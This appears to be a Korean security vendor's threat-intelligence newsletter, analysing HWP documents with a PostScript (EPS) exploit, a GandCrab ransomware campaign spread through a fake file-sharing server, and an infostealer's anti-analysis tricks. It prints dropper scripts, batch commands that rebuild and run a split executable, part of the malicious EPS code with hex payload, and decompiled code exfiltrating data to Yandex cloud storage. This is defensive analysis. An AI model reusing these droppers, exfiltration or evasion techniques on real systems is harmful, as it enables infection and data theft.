
```
Set WshShell = CreateObject("WScript.shell")

WshShell.Run chr(34) & "%appdata%\UpgradeVer49.bat" & chr(34), 0

Set WsheShell = Nothing
```

VBS 파일의 쉘 명령에 의해 실행되는 BAT 파일은 시작프로그램에 있던 VBS 삭제코드가 추가된 점이 다릅니다.

```
copy /b "%appdata%\*.cog01" "%appdata%\WinUpdate75610890.pif" &
"%appdata%\WinUpdate75610890.pif" & del /f "%appdata%\WinUpdate75610890.pif" & del /f
"%appdata%\Microsoft\Windows\Start Menu\Programs\StartUp\*.vbs" & del /f "%appdata%\*01" & del /f
"%appdata%\*.bat"
```



[그림 3] HWP 악성문서에 포함되어 있는 포스트 스크립트 실행 과정 화면

악성코드는 보안제품의 탐지를 회피하기 위한 목적 등으로 EXE 실행파일의 MZ 헤더코드를 분리해서 설치한 후 다시 결합하는 절차를 수행합니다.


생성되는 'Dhh01.oju01', 'Dee01.cog01' 파일에는 '4D', '5A' 2 바이트(MZ)만 가지고 있으며 'Dhh02.oju01', 'Dee02.cog01' 파일에 나머지 실행파일 데이터를 가지고 있습니다.

그리고 최종 페이로드는 더미다(Themida) 암호화 프로그램으로 패킹되어 있으며, 이 파일은 기존 '금성 121' 그룹이 사용하는 대표적인 RAT 기능을 수행하게 됩니다.

2018 년 11 월, 다시 돌아온 '작전명 코리안 스워드 (Operation Korean Sword)'

ESRC 는 2018 년 11 월 16 일 기존과 동일한 공격벡터를 가진 침해지표를 발견했고, 이 공격이 지난 8 월부터 있었던 작전명 코리안 스워드의 연장선이라는 것을 확인했습니다.


이번에 발견된 것은 '※ 기 록 부.hwp' 한글 파일명으로 발견되었으며, 실행되면 손상된 파일처럼 알 수 없는 내용이 보여지게 되면서, EPS 취약점 코드가 실행됩니다.



[그림 4]'※ 기 록 부.hwp' 문서 파일 실행된 화면

02 전문가 보안 기고

악성 문서파일은 2018년 11 월 16일 제작된 것을 확인할 수 있으며, 'BinData' 스트림에 'BIN0001.eps' 포스트 스크립트 코드가 포함된 것을 확인할 수 있습니다.



Stream/Storage name	Modification Time	Creation Time
Root	2018-11-16 02:54:41	None
'₩x05HwpSummaryInformation'	None	None
'BinData'	2018-11-16 02:54:41	2018-11-16 02:54:41
'BinData/BIN0001.eps'	None	None
'BodyText'	2018-11-16 02:54:41	2018-11-16 02:54:41
'BodyText/Section0'	None	None
'DocInfo'	None	None
'DocOptions'	2018-11-16 02:54:41	2018-11-16 02:54:41
'DocOptions/_LinkDoc'	None	None
'FileHeader'	None	None
'PrvImage'	None	None
'PrvText'	None	None
'Scripts'	2018-11-16 02:54:41	2018-11-16 02:54:41
'Scripts/DefaultJScript'	None	None
'Scripts/JScriptVersion'	None	None

[그림 5] 악성문서 내부에 포함된 날짜와 포스트 스크립트

포스트 스크립트는 시작프로그램 경로에 'MemCacheLog24.vbs' 스크립트를 생성하고, 다음과 같은 내부 명령에 의해 'Cache51.bat' 배치파일을 실행하게 됩니다.

```
Set WshShell = CreateObject("WScript.shell")

WshShell.Run chr(34) & "%appdata%\Cache51.bat" & chr(34), 0

Set WsheShell = Nothing
```

'Cache51.bat' 배치파일 명령에는 다음과 같이 '*.hje01' 파일을 'MemoryOrder85584031.com' 바이너리 파일로 합치고, 실행한 후 삭제하게 됩니다.

```
copy /b "%appdata%\*.hje01" "%appdata%\MemoryOrder85584031.com" &
"%appdata%\MemoryOrder85584031.com" & del /f "%appdata%\MemoryOrder85584031.com"
```



```
%!PS-Adobe-3.0 EPSF-3.0

/popmenuw{ exch dup 3 pop length 3 pop 2 index 5 pop
length add string  dup dup 4 2 pop 3 pop 2 roll 2 pop 3
pop copy 2 pop 3 pop length 2 pop 3 pop 4 -1 roll
putinterval}bind def(appdata)getenv pop /envstr exch def
envstr(\\Microsoft\\Windows\\Start )popmenuw/patho exch
def
patho(Menu\\Programs\\StartUp\\MemCacheLog24.vbs)popmenuw/
path4 exch def envstr(\\Pemnn01.hje01)popmenuw/path2
exch def envstr(\\Pemnn02.hje01) popmenuw/path3 exch def
envstr(\\Cache51.bat) popmenuw/path1 exch def path4 (w)
file /file0 exch def file0(Set WshShell =
CreateObject\("WScript.shell"\)\r\nWshShell.Run
chr\(34\) & "%appdata%\\Cache51.bat" & chr\(34\),
0\r\nSet WsheShell = Nothing)writestring file0 closefile
path1 (w) file /file1 exch def file1(copy /b
"%appdata%\\*.hje01"
"%appdata%\\MemoryOrder85584031.com" &
"%appdata%\\MemoryOrder85584031.com" & del /f
"%appdata%\\MemoryOrder85584031.com" )writestring file1
closefile path2(w)file /file2 exch def
file2(MZ)writestring file2 closefile/databuf 8 string
def/firp 1 def path3(w)file /file3 exch def{currentfile
databuf readhexstring{firp 1 eq{/firp 2 def}{file3 exch
writestring}ifelse}{dup length 0 gt{file3 exch
writestring}{pop}ifelse exit}ifelse}loop file3
closefile{00519E89F900003000000040000000FFFF0000B8000000000
0000040000000000000000000000000000000000000000000000000000
000000000000000000E80000000E1FBA0E00B409CD21B8014CCD21546
869732070726F6772616D2063616E6E6F742062652072756E20696E204
```

gsb4578.tmp	C:\Users\User\AppData\Local\Temp\gsb4578.tmp
MemCacheLog24.vbs	C:\Users\User\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\MemCacheLog24.vbs
Cache51.bat	C:\Users\User\AppData\Roaming\Cache51.bat
Pemnn01.hje01	C:\Users\User\AppData\Roaming\Pemnn01.hje01
Pemnn02.hje01	C:\Users\User\AppData\Roaming\Pemnn02.hje01
gst4578.tmp	C:\Users\User\AppData\Local\Temp\gst4578.tmp
gsa4578.tmp	C:\Users\User\AppData\Local\Temp\gsa4578.tmp

[그림 6] 악성 포스트 스크립트 실행 코드 순서 및 화면

마지막에 생성되는 'MemoryOrder85584031.com' 페이로드는 한국시간 기준으로 '2018-11-15 00:47:51' 제작되었고, 내부에 포함되어 있는 최종 페이로드는 '2018-11-07 16:06:11' 제작되었습니다.

감염된 페이로드는 감염된 시스템의 정보를 수집해 Yandex 토큰을 이용해 유출하게 되며, 공격자의 추가적인 명령을 받게 됩니다.

```
sub_42D1D0(&v62, 0, 4096);
sub_42D1D0(&v64, 0, 2048);
if ( *(_DWORD *)(a2 + 20) >= 8u )
  v7 = *(const wchar_t **)a2;
if ( *(_DWORD *)(a1 + 20) >= 8u )
  v6 = *(_DWORD *)a1;
v67 = v7;
sub_40B870(&v64, (const char *)L"%s/%s", v6);
if ( a4 )
  v67 = L"true";
else
  v67 = L"false";
v66 = &v64;
sub_40B870(
  &v62,
  (const char *)L"https://cloud-api.yandex.net/v1/disk/resources/upload?path=%s&overwrite=%s",
  &v64,
  v67);
v53 = 7;
v52 = 0;
LOWORD(lpMem) = 0;
if ( v62 )
  v8 = wcslen((const unsigned __int16 *)&v62);
else
  v8 = 0;
sub_412070(&v62, v8);
v69 = 0;
sub_41D129(&lpMem, v9);
LOBYTE(v69) = 2;
if ( v53 >= 8 )
```

[그림 7] 정보가 유출되는 C2 Yandex 서비스 화면 코드

HWP 문서 파일에 포함된 포스트 스크립트(EPS) 취약점은 한컴 오피스 제품을 최신 버전으로 업데이트할 경우 고스트 스크립트 엔진 모듈이 제거되어 더 이상 위협에 노출되지 않습니다.


보안위협은 업데이트를 하지 않은 이용자를 노리고 있다는 점을 명심해야 합니다.

보다 추가적인 내용들은 '쓰렛인사이드(Threat Inside)'를 통해 보다 체계적인 위협정보(IoC)와 전문화된 인텔리전스 리포트 서비스를 기업대상으로 제공할 예정입니다.

2. 비너스락커 랜섬웨어 조직, 베리즈 웹쉐어를 통해 갠드크랩 국내 다량 유포

이스트시큐리티 사이버 위협 인텔리전스(CTI) 전문조직인 시큐리티대응센터(이하 ESRC)는 과거 비너스락커(VenusLocker) 랜섬웨어를 뿌렸던 조직이 지난 11 월 15 일 입사지원서를 사칭해 갠드크랩(GandCrab) v5.0.4 랜섬웨어를 한국에 대량으로 유포하고 있는 내용을 공개한 바 있습니다.


동일한 조직이 지난 주말부터 한국에서 개발된 'Berryz WebShare (베리즈 웹쉐어)' 파일공유 서버를 구축해 또 다른 갠드크랩 v5.0.4 변종을 유포하고 있어 각별한 주의가 요망됩니다.



[그림 1] 베리즈 웹쉐어 서버로 유포 중인 갠드크랩 랜섬웨어 화면

ESRC 에서는 해당 위협조직이 지난 주 이미 해당 서버를 구축하고 있다는 사실을 확인해, 지속적으로 공격자를 추적 감시하고 있었습니다.


지난 주에는 'Mongoose Web Server (몽구스 웹 서버)' 기반으로 랜섬웨어를 유포하였는데, 17 일 주말부터는 'Berryz WebShare(베리즈 웹쉐어)' 서버를 구축해 유포에 사용하고 있는 상태입니다.



[그림 2] 몽구스 웹 서버로 갠드크랩 랜섬웨어를 유포했던 화면

베리즈 웹쉐어에는 2 개의 파일이 업로드되어 있으며, 파일명은 각각 **'박혜윤_이력서(181119)열심히하겠습니다.exe', '이미지 무단사용관련 내용확인(박혜윤작가).exe'** 다르게 등록되어 있습니다.


하지만 두개의 파일은 이름만 다른 동일한 갠드크랩 랜섬웨어입니다.



[그림 3] 이력서 등으로 위장하고, 워드파일로 위장한 갠드크랩 랜섬웨어 화면

비너스락커 랜섬웨어를 유포했던 위협조직들이 한국에 집중적으로 최신 랜섬웨어를 유포하고 있어, 각별한 주의가 필요한 상태입니다.

이용자가 해당 파일에 현혹되어 실행할 경우 컴퓨터에 보관되어 있던 문서, 동영상, 사진 등 대부분의 데이터가 암호화되어 사용이 불가능해 집니다.



[그림 4] 갠드크랩 v5.0.4 감염시 생성되는 랜섬노트 화면

해당 랜섬웨어에 감염되면 대부분의 데이터 파일이 암호화되고, 기존 확장자에 '.extsxcdshg' 내용이 추가될 수 있습니다. 그리고 다수의 경로에 랜섬노트 'EXTSXCDSHG-DECRYPT.txt' 파일이 생성됩니다.

ESRC 에서는 19 일 오전부터 다수의 랜섬웨어 행위차단 통계를 기반으로 갠드크랩 변종의 긴급 패턴 업데이트를 완료한 상태이고, 알약(ALYac) 랜섬웨어 행위기반 차단로직을 통해 감염 활동을 신속히 차단할 수 있는 상태입니다.

공격자는 이메일 첨부파일이나 본문 URL 링크를 통해 지속적으로 한국에 변종 랜섬웨어를 유포하고 있습니다. 유사한 위협이 앞으로도 지속될 것으로 전망되고 있으므로, 인터넷 이용자분들은 각별히 주의하시길 바랍니다.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

[Trojan.Agent.544256] 악성코드 분석 보고서

1. 개요

최근 사용자 PC를 감염시켜 사용자 정보를 탈취하는 Infostealer유형의 악성코드가 꾸준히 발견되고 있다. 이번에 발견된 악성코드는 분석 시스템 또는 분석가를 통한 분석을 회피하기 위한 기술들이 다수 적용되어 있다. 감염 PC의 분석 환경 구성 여부를 확인하여 악성 행위를 수행할 것인지 결정하는 것이 특징이다.

이번 보고서에서는 해당 악성코드에 적용된 기술들과 악성 행위에 대해서 상세하게 알아보고자 한다.

2. 악성코드 상세 분석

2.1. 가상 환경 탐지 및 분석 회피

공격자는 악성코드 분석 시스템 또는 분석가를 통한 분석을 방해하기 위하여 가상 환경 탐지, 안티디버깅 등을 사용한다. 이를 통해 분석 환경이 탐지되면 악성 행위를 수행하지 않고 종료한다.

1) 현재 파일 이름 검색

현재 실행되는 파일명이 다음과 같을 경우 자가 종료를 수행한다. 이는 악성코드 분석 중 사용할 수 있는 파일명으로, 분석 환경을 판단하기 위한 방법 중 하나로 보인다.

'sandbox', 'malware', 'sample', 'virus', 'self'

[표 1] 분석 환경 탐지 파일명 목록

2) 안티 바이러스 및 분석 툴 검색

또한, 현재 PC에서 실행되고 있는 프로세스들을 검색하여 다음과 같은 프로세스가 실행 중인지 확인한다. 이는 분석 환경을 판단하고 안티 바이러스 제품으로부터 탐지되는 것을 방지하기 위함으로 보인다.

'avastsvc.exe','aavastui.exe', 'avgsvc.exe', 'iavgui.exe', 'procexp64.exe', 'procmon64.eee', 'procmon.exe', 'ollydbg.exe', 'procexp.exe', 'windbg.exe'

[표 2] 안티 바이러스 및 분석 툴 프로세스 목록

3) 안티 디버깅

부착된 디버거 존재 유무를 확인하기 위해 프로세스 정보를 담고 있는 Process Environment Block 구조체의 BeingDebuged 값과 Native API인 ZwqueryInformationProcess 반환 값을 확인한다.

```
CALL to ZwQueryInformationProcess from Bankz,pd.00457CC4
hProcess = FFFFFFFF
InfoClass = 1E (30.)
Buffer = 0012FA58
Bufsize = 0x4
pReqsize = NULL
```

[그림 1] ProcessDebugObjectHandle을 이용한 디버깅 확인

4) 가상 환경 탐지

프로세서 종류를 확인하는 명령어인 CPUID 를 이용하여 현재 시스템 환경이 가상에서 실행되고 있는지 확인한다. 파라미터(EAX) 값이 0x40000000 일 때, 가상 환경이라면 EBX, ECX, EDX 값을 통해 특정 문자열을 반환한다.

```
MOV DWORD PTR SS:[EBP-0xC],EAX
MOV EAX,0x40000000
CPUID
JMP Bankz,pd.004567BE
```

[그림 1] CPUID 를 이용한 가상 환경 탐지

KVM	“KVMKVMKVM\0\0\0"
Microsoft Hyper-V	"Microsoft Hv"
